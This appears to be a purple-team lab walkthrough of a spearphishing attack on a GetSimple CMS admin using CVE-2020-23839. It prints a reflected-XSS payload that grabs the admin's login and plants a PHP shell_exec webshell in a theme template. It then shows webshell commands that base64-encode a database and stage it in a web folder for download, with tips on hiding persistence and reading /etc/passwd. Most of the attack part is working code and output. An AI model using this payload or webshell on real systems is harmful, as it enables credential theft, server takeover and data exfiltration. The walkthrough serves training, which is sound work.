

Spearphishing

Tactic: Initial Access - T1566.002

Overview of Actions

Actions to Take

- Build Link for Web Site Admin to Click
- Send Phishing Email
- Wait for the Admin to Click and Authenticate
- During the Authentication Process Persistent XSS using Javascript is Executed
- Use Webshell to Execute Commands
- Hide Persistence
- Gather Information

Build Phishing Link

```
thepcn3rd@rutgz:~/Ensign/PurpleAttackPath/reflectedXSS$ ls -lha
total 20K
drwxrwxr-x 2 thepcn3rd thepcn3rd 4.0K Oct  1 13:24 .
drwxrwxr-x 4 thepcn3rd thepcn3rd 4.0K Oct  1 13:58 ..
-rwx----- 1 thepcn3rd thepcn3rd 3.2K Sep 21 16:01 exploit.py
-rwx----- 1 thepcn3rd thepcn3rd 6.4K Oct  1 13:24 v2.py
thepcn3rd@rutgz:~/Ensign/PurpleAttackPath/reflectedXSS$ ./v2.py
Exploit Author Bobby Cooke
CVE-2020-23839
Reflected XSS
Have a GetSimpleCMS Admin go to this URL & login, and you will get an RCE WebShell
URL: http://13lives.4gr8.info/cms/admin/index.php/index/javascript%3Avar%20s%20%3D%20decodeU
D%20%22application%22%2Bs%2B%22x-www-form-urlencoded%22%3Bvar%20e%3Dfunction%28i%29%7Breturn
user%20%3D%20document.forms%5B0%5D%5B0%5D.value%3Bvar%20pass%20%3D%20document.forms%5B0%5D%5
2%2Bs%2B%22admin%22%2Bs%3Bvar%20u2%20%3D%20u1%2B%22theme-edit.php%22%3Bvar%20xhr1%20%3D%20ne
%20new%20XMLHttpRequest%28%29%3Bvar%20xhr3%20%3D%20new%20XMLHttpRequest%28%29%3Bxhr1.open%28
Header%28%22Content-Type%22%2C%20h%29%3Bparams%20%3D%20%22userid%3D%22%2Buser%2B%22%26pwd%3D
hr1.onreadystatechange%20%3D%20function%28%29%7Bif%20%28xhr1.readyState%20%3D%3D%204%20%26%2
,onreadystatechange%20%3D%20function%28%29%7Bif%20%28xhr2.readyState%20%3D%3D%204%20%26%26%2
s.responseXML%3BnVal%20%3D%20r.querySelector%28%22%23nonce%22%29.value%3BeVal%20%3D%20r.form
%22POST%22%2Cu2%2Ctrue%29%3Bxhr3.setRequestHeader%28%22Content-Type%22%2C%20h%29%3Bpayload%3
Cbr%20%252f%3E%3C%3Fphp%20echo%20shell_exec%28%24_REQUEST%5BRCE%5D%29%20%3F%3E%22%29%3Bparam
D%22%2Bpayload%2B%22%26edited_file%3D%22%2BeVal%2B%22%26submit%3D%20Save%2BChanges%22%3Bxhr
D%22GET%22%2Cu2%2Ctrue%29%3Bxhr2.responseText%3D%22document%22%3Bxhr2.send%28%29%3B%7D%7D%3Bxh
```

Under PurpleAttackPath and reflectedXSS execute the v2.py

Script builds a phishing link that can be sent to the administrator

Trigger the stored XSS as you login as if you are the administrator

Authenticate as Administrator

13lives

Username:

Password:

Login

« [Back to Website](#) | [Forgot your password?](#) »


© 2009-2022 [GetSimple CMS](#) - Version 3.3.16

[GetSimple Content Management System](#)

The page does not render properly due to how the javascript is injected into the page

Prior to authenticating let's view the source of the page

View Source on Page



```
→ ↻ view-source:http://13lives.4gr8.info/cms/admin/index.php/index/javascript%3Avar%20s%20%3D%20decodeURIComponent%28%  
import bookmarks... Getting Started Hack The Box: Hackin... M Your first extension - ... Fantastic Blog CMS 1... Token Impersonation ... python -  
</head>  
<body id="javascript:var s = decodeURIComponent(&quot;%2f&quot;);var h = &quot;application&quot;;s+=&quot;x-www-form-urlencoded&quot;;var e=function(i){return  
  <div class="header" id="header" >  
    <div class="wrapper clearfix">  
</div>  
</div>  
<div class="wrapper">  
  <div class="bodycontent clearfix">  
    <div id="maincontent">  
      <div class="main" >  
        <h3>13lives</h3>  
        <form class="login" action="javascript:var s = decodeURIComponent(&quot;%2f&quot;);var h = &quot;application&quot;;s+=&quot;x-www-form  
          <p><b>Username:</b><br /><input type="text" class="text" id="userid" name="userid" /></p>  
          <p><b>Password:</b><br /><input type="password" class="text" id="pwd" name="pwd" /></p>  
          <p><input type="submit" name="submitted" class="submit" value="Login" /></p>  
        </form>  
        <p class="cta" ><b>&laquo;</b> <a href="http://13lives.4gr8.info/cms/">Back to Website</a> &nbsp; | &nbsp; <a href="resetpassword.php">Forgot you  
      </div class="reos" ></div>
```

Observe that what is in the URL is injected into the body HTML tag and the form HTML tag action parameter

This also explains why the POST of the authentication appears to be broken

Authenticate as Administrator

13lives

Username:

chanin.w

Password:

Login

« [Back to Website](#) | [Forgot your password?](#) »


© 2009-2022 [GetSimple CMS](#) - Version 3.3.16

[GetSimple Content Management System](#)

Login button does not work due to the injection into the form tag and action parameter

Refresh the page because it appears broken

Page cannot be displayed



Notice the URL is broken, if you remove index/pages.php the admin login will complete (Hopefully the administrator notices this and reports the phishing link that they clicked on)

Use Webshell to Interact

```
Insert Command Below ():  
ls  
admin  
backups  
data  
gsconfig.php  
index.php  
plugins  
readme.txt  
robots.txt  
sitemap.xml  
theme
```

```
Insert Command Below (ls):  
█
```

Use the exploit executed to interact with the webshell

Execute commands

In python code was added to hide the persistence that we added, type h as the command

You will notice if you type r it will restore the template file that we overwrote and leave our webshell

Evaluate the Webshell

```
<!-- include the sidebar template -->
<?php include('sidebar.inc.php'); ?>
</div>

<!-- include the footer template -->
<?php include('footer.inc.php'); ?><weshellz></weshellz><br /><?php echo shell_exec($_REQUEST[RCE]) ?>
ubuntu@purplelin:/var/www/html/cms/theme/Innovation$
```

Observe under `/var/www/html/cms/theme/Innovation` is the `template.php` file that was manipulated by the reflected XSS with the javascript code (more to come on that)

When you `cat` the file after restoring the `template.php` file, the webshell is positioned at the bottom

Evaluate the Exploit

```
def genXssPayload():
    XSS_PAYLOAD = '/index/javascript:'
    XSS_PAYLOAD += 'var s = decodeURIComponent("%2f");'
    XSS_PAYLOAD += 'var h = "application"+s+"x-www-form-urlencoded";'
    XSS_PAYLOAD += 'var e=function(i){return encodeURIComponent(i);};'
    XSS_PAYLOAD += 'var user = document.forms[0][0].value;'
    XSS_PAYLOAD += 'var pass = document.forms[0][1].value;'
    XSS_PAYLOAD += 'var u1 = s+"cms"+s+"admin"+s;'
    XSS_PAYLOAD += 'var u2 = u1+"theme-edit.php";'
    XSS_PAYLOAD += 'var xhr1 = new XMLHttpRequest();'
    XSS_PAYLOAD += 'var xhr2 = new XMLHttpRequest();'
    XSS_PAYLOAD += 'var xhr3 = new XMLHttpRequest();'
    XSS_PAYLOAD += 'xhr1.open("POST",u1,true);'
    XSS_PAYLOAD += 'xhr1.setRequestHeader("Content-Type", h);'
    XSS_PAYLOAD += 'params = "userid="+user+"&pwd="+pass+"&submitted=Lo'
    XSS_PAYLOAD += 'xhr1.onreadystatechange = function(){'
    XSS_PAYLOAD += 'if (xhr1.readyState == 4 && xhr1.status == 200) {'
    XSS_PAYLOAD += 'xhr2.onreadystatechange = function(){'
    XSS_PAYLOAD += 'if (xhr2.readyState == 4 && xhr2.status == 200) {'
    XSS_PAYLOAD += 'r=this.responseXML;'
    XSS_PAYLOAD += 'nVal = r.querySelector("#nonce").value;'
    XSS_PAYLOAD += '# Modifies the /var/www/html/cms/theme/Innovation/template.php'
    XSS_PAYLOAD += 'eval = r.forms[1][2].defaultValue;'
    XSS_PAYLOAD += 'xhr3.open("POST",u2,true);'
    XSS_PAYLOAD += 'xhr3.setRequestHeader("Content-Type", h);'
    XSS_PAYLOAD += 'payload=e("<weshellz><%2fweshellz><br %2f><?php ech'
    XSS_PAYLOAD += 'params="nonce="+nVal+"&content="+payload+"&edited_f'
    XSS_PAYLOAD += 'xhr3.send(params);'
    XSS_PAYLOAD += '}};'
    XSS_PAYLOAD += 'xhr2.open("GET",u2,true);'
    XSS_PAYLOAD += 'xhr2.responseType="document";'
    XSS_PAYLOAD += 'xhr2.send();'
    XSS_PAYLOAD += '}};'
```

XSSPayload after authentication sends a POST to theme-edit.php

Then it sends another POST to update the template.php file with the PHP webshell

GET parameters or the number of characters that can go on a URL is limited

Gather Information

```
Insert Command Below ():  
cat /var/www/html/floatinglogs/db/floatlogs.db | base64 -w0 > /tmp/b.64  
  
Insert Command Below (cat /var/www/html/floatinglogs/db/floatlogs.db | base64 -w0 > /tmp/b.64):  
cat /tmp/b.64  
  
Insert Command Below (cat /tmp/b.64):  
ls -lha /tmp  
drwxrwxrwt  2 root      root      4.0K Oct  4 14:08 .  
drwxr-xr-x 19 root      root      4.0K Sep 25 04:35 ..  
-rw-r--r--  1 www-data www-data 16K Oct  4 14:08 b.64  
  
Insert Command Below (ls -lha /tmp):  
mv /tmp/b.64 /var/www/html/cms/plugins/.
```

Identified other websites
located on the server

As you explore you will also
observe the other users in
/etc/passwd

Evaluate the sshd_config file
and how it has changed from a
default state